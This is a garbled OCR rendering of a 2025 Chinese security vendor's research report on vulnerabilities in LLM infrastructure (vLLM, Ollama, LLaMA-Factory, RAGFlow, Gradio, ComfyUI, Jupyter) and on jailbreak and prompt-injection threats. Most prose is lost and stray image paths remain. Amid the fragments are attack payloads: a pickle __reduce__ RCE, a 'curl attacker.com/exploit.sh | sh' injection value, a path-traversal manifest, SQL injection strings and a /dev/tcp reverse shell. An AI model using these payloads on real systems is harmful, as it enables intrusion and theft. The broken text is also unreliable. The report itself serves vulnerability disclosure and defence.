天融信
TOPSEC
002212.SZ

可信网络 安全世界

大模型组件漏洞与应用威胁安全研究报告 2025年

天融信科技集团

2025年3月

GPU

“ ”

vLLM Ollama

UI

/

Jailbreaking Prompt

GPU TPU

token

tokenizer token

token

Agent

Agent

Agent API

Manus

API

Docker

Pandas NLTK

2


Ollama

Gradio Streamlit Python

LangKit

Dynatrace DataDog

Guardrails LLM




3

“ ”

AI

AI



Embodied

Intelligence AI

llama.cpp Ollama Dify LangChain

Agent

RCE

RPC MyModel

Python __reduce__ id;ls

```
class MyModel(nn.Module):
    def __init__(self):
        super(MyModel, self).__init__()
        self.fc = nn.Linear(2, 2)
    def __reduce__(self):
        return (__import__('os').system, ("id;ls",))
```

RemoteModule

remote_model(input_tensor) id;ls

uid=0(root) gid=0(root)

Istio

RPC

2

LLaMA-Factory Hugging Face Transformers

DeepSpeed FSDP

Web

CVE-2024-52803 LLaMA-Factory

<=0.9.0

Popen() shell=True output_dir

/tmp; curl

http://attacker.com/exploit.sh | sh

src/llamafactory/webui/runner.py

```
304     def _launch(self, data: Dict["Component", Any], do_train: bool) -> Generator[Dict["Component", Any], None, None]:
305         output_box = self.manager.get_elem_by_id("{}.output_box".format("train" if do_train else "eval"))
307             if error:
308                 gr.Warning(error)
310         else:
311             self.do_train, self.running_data = do_train, data
312             args = self._parse_train_args(data) if do_train else self._parse_eval_args(data)
313
314             os.makedirs(args["output_dir"], exist_ok=True)
315             save_args(os.path.join(args["output_dir"], LLAMABOARD_CONFIG), self._form_config_dict(
316
317             env = deepcopy(os.environ)
318             env["LLAMABOARD_ENABLED"] = "1"
319             env["LLAMABOARD_WORKDIR"] = args["output_dir"]
321                 env["FORCE_TORCHRUN"] = "1"
323         self.trainer = Popen(f"llamafactory-cli train {save_cmd(args)}", env=env, shell=True)
324         yield from self.monitor()
325
```

save_cmd(args)

Web output_dir ;

| Popen()

shell=True Shell

3

/

/

/

vLLM

GPU

vLLM

vLLM

1 CVE-2024-8768 vLLM

CVSS v4 8.7 CWE-617

prompt API vLLM API

2 CVE-2024-8939 vLLM JSON Web API

CVSS v4 6.9 CWE-400 ilab

vLLM JSON Web API best_of

LLM API best_of

API

API

3 CVE-2025-24357 vLLM hf_model_weights_iterator torch.load

RCE

CVSS v4 7.5 CWE-502


vllm/model_executor/weight_utils.py hf_model_weights_iterator

huggingface torch.load()

weights_only False torch.load() pickle

repo OS

PyTorch torch.load()



torch.load() weights_only True

pickle weights_only

False pickle

vLLM torch.load()

weights_only True

4 CVE-2025-25183 vLLM Python 3.12 hash()

CVSS v4 2.6 CWE-916 vLLM Python hash() Python 3.12 hash(None) prompts

2

GPT BERT

GPU / TPU REST API WebSocket

Ollama Meta

Meta LLaMA /

AI

Ollama

1 CNVD-2025-04094 Ollama /api/tags

Ollama 11434

restful api

Ollama Ollama docker root Ollama

Ollama Prompt

2 CVE-2024-28224 Ollama DNS

CVSS v4 8.8 DNS

CWE-350 Ollama DNS Ollama API

API API Ollama

3 CVE-2024-37032 Ollama

CWE-22 0.1.34 Ollama

64 sha256

TestGetBlobsPath 64 64

../

Ollama API /api/pull Ollama

Ollama registry.ollama.com

http://[victim]:11434/api/pull API digest

payload

```
{
  "schemaVersion": 2,
  "mediaType": "application/vnd.docker.distribution.manifest.v2+json",
  "config": {
    "mediaType": "application/vnd.docker.container.image.v1+json",
    "digest": "../../../../../../../../traversal",
    "size": 5
```


```
  },
  "layers": [
    {
      "mediaType": "application/vnd.ollama.image.license",
      "digest": "../../../../../../../../../../../traversal",
      "size": 7020
    }
  ]
}
```

digest digest

/root/.ollama/models/blobs/sha256-

04778965089b91318ad61d0995b7e44fad4b9a9f4e049d7be90932bf8812e828

Ollama digest



digest

4 CVE-2024-39719 Ollama

CVSS v4 7.5 CWE-209 Ollama 0.3.14

CreateModel “ ”

5 CVE-2024-39720 Ollama

CVSS v4 8.8 CWE-125 Ollama 0.1.46

HTTP GGUF

4 GGUF

blob FROM Modelfile CreateModel

6 CVE-2024-39721 Ollama goroutine

CVSS v4 7.5 CWE-404

Ollama 0.1.34 CreateModelHandler() os.open()
req.Path /dev/random
/dev/random goroutine HTTP
goroutine

7 CVE-2024-39722 Ollama
CVSS v4 7.5 CWE-22 Ollama 0.1.46
api/push

8 CVE-2024-45436 Ollama
CVSS v4 8.7 CWE-22 Ollama 0.1.47
model.go extractFromZipFile() ZIP
../

3

vLLM
prompt
CVE-2025-24357 Ollama
DNS API

AnythingLLM CVE-2024-5211

to/path ../( )../to/path ../to/path

/api/system/logo HTTP GET

logo logo determineLogoFilepath()

fetchLogo logo_filename

../ ../anythingllm.db determineLogoFilepath() basePath

/app/server/storage/assets

/app/server/storage/anythingllm.db anythingllm.db

/api/system/remove-logo

GET

QAnything

QAnything PDF

Word PPT


QAnything

QAnything SQL CVE-2024-25722 CVE-2024-

7099 IN SQL

SQL SQL

CVE-2024-25722



kb_ids SQL

','.join("'{}'".format(str(x)) for x in kb_ids) kb_ids

SQL IN


kb_ids

SQL kb_ids "1' OR '1'='1"

SQL SELECT kb_id FROM KnowledgeBase WHERE kb_id IN ('1', '1' OR '1'='1') AND deleted = 0 AND user_id = 100

OR '1'='1'

CVE-2024-7099



file_ids SQL

file_ids

"1' OR '1'='1" SQL SQL UPDATE File SET deleted = 1 WHERE kb_id = %s AND file_id IN ('1' OR '1'='1') OR '1'='1'

RAGFlow


RAGFlow RAG Retrieval-Augmented Generation

RAGFlow


API

Agent

RAGFlow



CVE-2024-10131 llm_app.py add_llm()



req['llm_factory'] req['llm_name']

EmbeddingModel ChatModel RerankModel CvModel TTSModel

llm_factory

2 UI

UI

UI

UI OpenWebUI Gradio

OpenWebUI

OpenWebUI Web

CVE-2024-7037 /api/pipelines/upload

filename

Gradio

Gradio Python


Python

Gradio

Gradio

Gradio Web

Gradio CVE-2023-6572 generate-changeset.yml github github.event.workflow_run.head_branch workflow_run trigger changeset generation Generate changeset payload Shell zzz";echo${IFS}"hello";# Generate changeset get-pr generate-changeset.yml



Shell

${{ }}

Shell

${{ bash -i >& /dev/tcp/ IP/ 0>&1 }} Shell

3

/

Ray


Ray

Python Java C++

Ray Ray Serve

Ray Train Ray Tune

Ray CVE-2023-8 0 07A95 .



session.go JwtSigKey

jwt token JwtSigKey

4

AnythingLLM QAnything RAGFlow UI OpenWebUI

Gradio / Ray KubePi

SQL

1

ComfyUI AI

GPU/CPU AI

ComfyUI

ComfyUI Stable Diffusion

AI

AI

ComfyUI-Manager ComfyUI

GitHub

ComfyUI-Manager

AI

ComfyUI-Manager

CVE-2024-21574 /customnode/install POST

pip


Python

URL

POST

pip pip install

805



pip POST pip install

CVE-2024-21574

/customnode/install pip

Python URL

pip

ComfyUI-Impact-Pack

ComfyUI-Impact-Pack ComfyUI

ComfyUI-Impact-Pack


ComfyUI-Impact-Pack

ComfyUI-Impact-Pack CVE-2024-21575

../

RCE

ComfyUI-Impact-Pack HTTP



ComfyUI-Impact-Pack

../

ComfyUI-Login

2

Markdown JupyterLab

JupyterLab

Markdown

JupyterLab

Jupyter-Notebook

Jupyter Notebook

JupyterLab JupyterLab Jupyter Notebook

Notebook

Jupyter

Notebook

Jupyter-Notebook

Jupyter Notebook Web

Jupyter Notebook Jupyter Notebook Web

Python

Jupyter Notebook 8888

http://<target_ip>:8888 Jupyter Notebook Web

Terminal shell

Jupyter Notebook Jupyter Notebook

IP IP

Jupyter Notebook

Jupyter-Server

Jupyter Server Jupyter Web API


MVC Tornado

Web Jinja2

API

CVE-2024-28179 Jupyter Server Proxy

WebSocket



283 proxy WebSocket

@web.authenticated WebSocket

prepare 133-165

WebSocket Upgrade: websocket self.current_user

403

4

ComfyUI ComfyUI-Impact-Pack

ClickHouse Jupyter-Lab Jupyter-

Notebook Jupyter-Server

Web LLM API

API

SSRF

1 Jailbreaking

LLM

LLM

LLM

LLM

LLM

PNG

token

LLM AutoPrompt

Base64 ROT13

Prompt Automatic Iterative

Refinement PAIR

LLM

LLM

JAILJUDGE Guard API

DeepEval

Easyailbreak LLM

2

AI

2023 3 OpenAI ChatGPT

2024 10 5000 AI

2025 1 Wiz Research DeepSeek

ClickHouse

3 Prompt

Prompt Prompt

“

”

“

“ ” AI

“ ” “ ”

AI

Prompt

AI

“ ”

Markdown GET

XSS

XSS LLM

AI

XSS

Cookie

“ ”

LLM

SSRF SQL

LLM

LLM

AI HTTP

URL SSRF Kubernetes

Nday

Ollama

AI

AI

60% 40% “

” “ ”

API

“ DeepSeek ”

AI

AI

AI

AI

AI